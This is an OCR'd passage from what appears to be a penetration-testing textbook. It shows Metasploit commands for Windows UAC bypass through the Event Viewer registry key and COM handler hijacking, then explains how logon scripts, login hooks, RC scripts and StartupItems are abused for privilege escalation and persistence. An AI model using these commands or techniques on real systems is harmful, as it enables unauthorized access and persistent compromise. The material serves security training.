
   Id  Name
   --  ----
   0   Windows x86
```

Figure 6.119: Screenshot of Metasploit showing UAC Bypass via FodHelper registry key

- **Bypassing UAC Protection through Eventvwr Registry Key**

  The Metasploit exploit **`bypassuac_eventvwr`** also hijacks a special key from the HKCU registry, and custom commands can be executed with the launch of Event Viewer. This exploit manipulates the registry key, but it is wiped once the malicious commands or payloads are invoked.

  ```
  msf > use exploit/windows/local/bypassuac_eventvwr
  ```



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf > use exploit/windows/local/bypassuac_eventvwr
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf exploit(windows/local/bypassuac_eventvwr) > exploit


Figure 6.120: Screenshot of Metasploit showing UAC bypass via the Eventvwr registry key

- **Bypassing UAC Protection through COM Handler Hijack**

  The Metasploit exploit **`bypassuac_comhijack`** allows attackers to build COM handler registry entries within the current user hive to bypass UAC protection. These registry entries can be referenced to the execution of some high-level processes, which results in the loading of attacker-controlled DLLs. These DLLs can be injected with a malicious payload that allows attackers to establish elevated sessions.

  ```
  msf > use exploit/windows/local/bypassuac_comhijack
  ```



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf > use exploit/windows/local/bypassuac_comhijack

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

- Attackers take advantage of boot or logon initialization scripts for **escalating privileges** or **maintaining persistence** on a target system
- Boot or logon initialization scripts also allow attackers to perform different **administrative tasks**, using which they can run other programs on the system

Logon Script (Windows)	Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registry key: `HKCU\Environment\UserInitMprLogonScript`
Logon Script (Mac)	Logon scripts in macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during system login Attackers leverage these hooks to inject a malicious payload to elevate privileges and maintain persistence
Network Logon Scripts	Network logon scripts are allocated using Active Directory or GPOs Attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration
RC Scripts	Attackers abuse RC scripts by embedding a malicious binary shell or path in RC scripts such as `rc.common` or `rc.local` within Unix-based systems to escalate privileges and maintain persistence
Startup Items	Attackers create malicious files or folders within the `/Library/StartupItems` directory to maintain persistence `StartupItems` items are executed at the bootup stage with root-level privileges

Privilege Escalation by Abusing Boot or Logon Initialization Scripts

Attackers take advantage of boot or logon initialization scripts for escalating privileges or maintaining persistence on a target system. These scripts also allow attackers to perform different administrative tasks, through which they can run other programs on the system. In addition, attackers can communicate with an internal logging server implementing these scripts. Such scripts may differ depending on the OS of the target system and the location (remote or local) from which they are executed. Attackers initially use these scripts to hold persistence on a single system. Based on the configuration settings, attackers can escalate privileges either using a local or an admin account.

Discussed below are the various techniques used by attackers to apply boot or logon initialization scripts for escalating privileges.

- **Logon Script (Windows)**

  Once a user or a user group is signed into a Windows system, the OS allows the execution of logon scripts. These scripts are used by attackers to create persistence and escalate privileges on a system by embedding the path to their script to the following registry key:

  - `HKCU\Environment\UserInitMprLogonScript`

- **Logon Script (Mac)**

  Logon scripts on macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during the system login. A specific script (login hook) is executed by macOS when a login attempt is made. However, this login hook differs from startup items as the hook itself is executed as the root user. Attackers leverage these hooks to inject malicious payloads to elevate privileges and maintain persistence.

- **Network Logon Scripts**

